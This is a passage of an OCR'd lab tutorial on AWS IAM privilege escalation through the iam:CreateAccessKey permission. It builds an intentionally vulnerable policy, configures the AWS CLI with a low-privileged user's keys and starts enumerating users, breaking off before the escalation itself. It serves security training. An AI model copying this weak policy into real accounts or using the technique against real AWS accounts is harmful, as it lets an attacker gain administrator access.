
iGNITE Technologies

AWS

IAM CREATEACCESSKEY



PRIVILEGE ESCALATION

www.hackingarticles.in

Contents

Introduction

While cloud providers are responsible for securing the cloud infrastructure, customers are accountable for securing everything they deploy in the cloud, including proper configurations. In this lab, we will show how a low-privileged IAM user can misuse the iam:CreateAccessKey permission where user is allowed to create access keys for another IAM user who can take on elevated roles, leading to privilege escalation. This setup highlights a common misconfiguration in IAM policies that can pose serious security risks.

About iam:CreateAccessKey

The **iam:CreateAccessKey** API action allows you to manage AWS account root user credentials. In AWS, **"abusing the iam:CreateAccessKey permission"** refers to a privilege escalation technique where a user with limited permissions **creates access keys for another IAM user**, typically one with higher privileges and then uses those keys to gain unauthorized access.

The API action CreateAccessKey generates a **new access key ID and secret** for a specified IAM user or whoever is making the request.

Lab Setup and Prerequisites

1. An AWS Account
2. VM Kali Linux

If you are new to AWS platform, it is recommended to go through the AWS Lab setup **here**,

Part 1: IAM Lab Setup

Here are the instructions for setting up the environment. We will access the AWS console and configure the AWS Command Line Interface (CLI) along with creation of IAM users and attaching **CreateAccessKey** policy.

Users:

lgt_admin: High-level access

lgt_raj: Basic access but with risky permissions


Policy name:

Vuln_create_access_key: Lets user create access keys

Creating High Privileged IAM User

Navigate to **IAM > Users**, then click **Create user** to set up a new IAM identity.

1. Create the user a **Username** (e.g. lgt_admin) and press **Next to set the permission.**



IAM > Users > Create user

Step 1
Specify user details
Step 2
Set permissions
Step 3
Review and create

Specify user details

User details

User name
lgt_admin

The user name can have up to 64 characters. Valid characters: A-Z, a-z, 0-9, and + = , . @ _ - (hyphen)


☐ Provide user access to the AWS Management Console - *optional*
If you're providing console access to a person, it's a best practice to manage their access in IAM Identi

If you are creating programmatic access through access keys or service-specific credenti
Learn more

2. Set permission to configure lgt_admin user's permissions as **Attach policies directly** from the Permissions options.

3. Select **AdministratorAccess** under Permission Policies section.

AdministratorAccess - In AWS, the **AdministratorAccess** policy is a built-in policy that gives full access to all services and resources in the account when attached to a user, group, or role. Thus, making it the "high-privileged" target for the lab.



Set permissions
Add user to an existing group or create a new one. Using groups is a best-practice way to manage user's permissions by job functions. Learn more

Permissions options

○ Add user to group
Add user to an existing group, or create a new group. We recommend using groups to manage user permissions by job function.

○ Copy permissions
Copy all group memberships, attached managed policies, and inline policies from an existing user.

● Attach policies directly
Attach a managed policy directly to a user. As a best practice, we recommend attaching policies to a group instead. Then, add the user to the appropriate group.


Permissions policies (1/1354)
Choose one or more policies to attach to your new user.

Filter by Type: All types

	Policy name	Type	Attached entities
☐	AccessAnalyzerServiceRolePolicy	AWS managed	0
✓	AdministratorAccess	AWS managed - job function	1
☐	AdministratorAccess-Amplify	AWS managed	0

Creating low Privileged IAM User

1. Create **another IAM user** (e.g. lgt_raj) and press.



User details

User name


lgt_raj

The user name can have up to 64 characters. Valid characters: A-Z, a-z, 0-9, and + = , . @ _ - (hyphen)

☐ Provide user access to the AWS Management Console - *optional*
If you're providing console access to a person, it's a best practice to manage their access in IAM

If you are creating programmatic access through access keys or service-specific cred
Learn more

2. Set permission to configure lgt_admin user's permissions as Attach policies directly from the Permissions options.
3. Now, select the Create Policy.



Set permissions

Add user to an existing group or create a new one. Using groups is a best-practice way to manage user's permissions by job functions. Learn more

Permissions options

○ Add user to group
Add user to an existing group, or create a new group. We recommend using groups to manage user permissions by job function.

○ Copy permissions
Copy all group memberships, attached managed policies, and inline policies from an existing user.

● Attach policies directly
Attach a managed policy directly to a user. As a best practice, we recommend attaching policies to a group instead. Then, add the user to the appropriate group.

Permissions policies (1354)

Choose one or more policies to attach to your new user.


Filter by Type

4. Write a custom policy to provide certain action to IAM user lgt_raj.

- **iam:CreateAccessKey** – Allows creation of a new access key (AKIA/Secret) for a specified IAM user.
- **iam:ListUsers** – Lists all IAM users in the AWS account.
- **iam:ListAttachedUserPolicies** – Lists all managed policies attached to a specific IAM user.
- **iam:GetUser** – Retrieves details about a specified IAM user (or the caller if none specified).
- **iam:GetPolicy** – Retrieves metadata about a managed IAM policy.
- **iam:GetPolicyVersion** – Retrieves a specific version document of an IAM managed policy.


```
{
              "Version": "2012-10-17",
              "Statement": [
                             {
                                           "Effect": "Allow",
                                           "Action": [
                                                          "iam:CreateAccessKey",
                                                          "iam:ListUsers",
                                                          "iam:ListAttachedUserPol
icies",

                                                          "iam:GetUser",
                                                          "iam:GetPolicy",
                                                          "iam:GetPolicyVersion"
                                           ],
                                           "Resource": "*"
                             }
              ]
}
```

This is how the policy looks like after adding certain actions.



```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Effect": "Allow",
            "Action": [
                "iam:CreateAccessKey",
                "iam:ListUsers",
                "iam:ListAttachedUserPolicies",
                "iam:GetUser",
                "iam:GetPolicy",
                "iam:GetPolicyVersion"
            ],
            "Resource": "*"
        }
    ]
}
```

5. Provide policy details such as policy name (Vuln_create_access_key) and description as shown in the given screenshot.



Policy details

Policy name
Enter a meaningful name to identify this policy.
Vuln_create_access_key
Maximum 128 characters. Use alphanumeric and '+=,.@-_' characters.


Description - *optional*
Add a short explanation for this policy.
This is a weak configuration that can be exploited by the attacker to create an access key for a privileged user.
Maximum 1,000 characters. Use alphanumeric and '+=,.@-_' characters.

Permissions defined in this policy Info
Permissions defined in this policy document specify which actions are allowed or denied. To define permissions for an IAM identity (user, user group, or role), attach a policy to it

Allow (1 of 441 services)

Service	Access level	Resource	Request condition
IAM	Limited: List, Read, Write	All resources	None

6. Map the policy "Vuln_create_access_key" for user Igt_raj .



Set permissions
Add user to an existing group or create a new one. Using groups is a best-practice way to manage user's permissions by job functions. Learn more


Permissions options
- Add user to group — Add user to an existing group, or create a new group. We recommend using groups to manage user permissions by job function.
- Copy permissions — Copy all group memberships, attached managed policies, and inline policies from an existing user.
- [✓ Attach policies directly] — Attach a managed policy directly to a user. As a best practice, we recommend attaching policies to a group instead. Then, add the user to the appropriate group.

Permissions policies (1/1355)
Choose one or more policies to attach to your new user.
Search: Vul — Filter by Type: All types — 1 match

	Policy name	Type	Attached entities
✓	Vuln_create_access_key	Customer managed	0

Set permissions boundary - *optional*

7. Lastly, let's "**Create access key**" for Igt_raj. Select **"Command Line Interface (CLI)"** as the use case.



IAM > Users > Igt_raj > Create access key

Step 1 Access key best practices & alternatives
Step 2 - *optional* Set description tag
Step 3 Retrieve access keys

Access key best practices & alternatives Info
Avoid using long-term credentials like access keys to improve your security. Consider the following use cases and al

Use case
- [✓ Command Line Interface (CLI)] — You plan to use this access key to enable the AWS CLI to access your AWS account.
- Local code — You plan to use this access key to enable application code in a local development environment to access your AWS account.
- Application running on an AWS compute service — You plan to use this access key to enable application code running on an AWS compute service like Amazon EC2, Amazon ECS, or AWS Lambda to access your AWS account.
- Third-party service — You plan to use this access key to enable access for a third-party application or service that monitors or manages your AWS resources.
- Application running outside AWS — You plan to use this access key to authenticate workloads running in your data center or other infrastructure outside of AWS that needs to access your AWS resources.

Part 2: IAM Enumeration & Exploitation

Why might CreateAccesskey be used for another IAM user?

It is sometimes used to let a trusted user generate access keys for another IAM user in cases like

1. **Emergency access** – when the admin is unavailable
2. **Break-glass situations –** for urgent recovery tasks
3. **Automation –** in scripts that manage or rotate keys

Note:

Letting users create access keys for others can lead to **privilege escalation**, is **hard to track**, and **violates least privilege**. It should be used with extreme caution.

"We recommend relying on temporary credentials rather than creating long-term credentials such as access keys. Instead, use roles for temporary access." **AWS IAM Best Practices**

Prerequisite for Pentest


- Pentest Machine: Kali Linux
- Test Credentials: Igt_raj user's Access Key + Secret + Region
- Tools: AWS-Cli (sudo apt install awscli)

Configuring AWS CLI With Low Privileged User Credentials

Configure AWS CLI profile with the Igt_raj credentials.

It prompts to enter AWS Access Key ID, AWS Secret Access Key, default region.


```
aws configure set profile.Igt_raj.aws_access_key_id <rajUser_AccessKey>
aws configure set profile.Igt_raj.aws_secret_access_key <rajUser_SecretKey>
aws configure set profile.Igt_raj.region us-east-1
```



```
┌──(root㉿kali)-[~]
└─# aws configure set profile.Igt_raj.aws_access_key_id [redacted]WVW

┌──(root㉿kali)-[~]
└─# aws configure set profile.Igt_raj.aws_secret_access_key WqD[redacted]f9

┌──(root㉿kali)-[~]
└─# aws configure set profile.Igt_raj.region us-east-1
```

Running the get-caller-identity command returns the profile details like user id and Arn. Pay close attention to the ARN, as it uniquely identifies the resource.

```
aws sts get-caller-identity --profile Igt_raj
```



```
┌──(root㉿kali)-[~]
└─# aws sts get-caller-identity --profile Igt_raj
{
    "UserId": "AIDAXPJH56LYXKAMUSODD",
    "Account": "513869214449",
    "Arn": "arn:aws:iam::513869214449:user/Igt_raj"
}
```


Enumerating IAM Users with AWS CLI

Let's begin the real game. Run the following command. It lists all IAM users in the AWS account.

```
aws iam list-users --profile Igt_raj
```

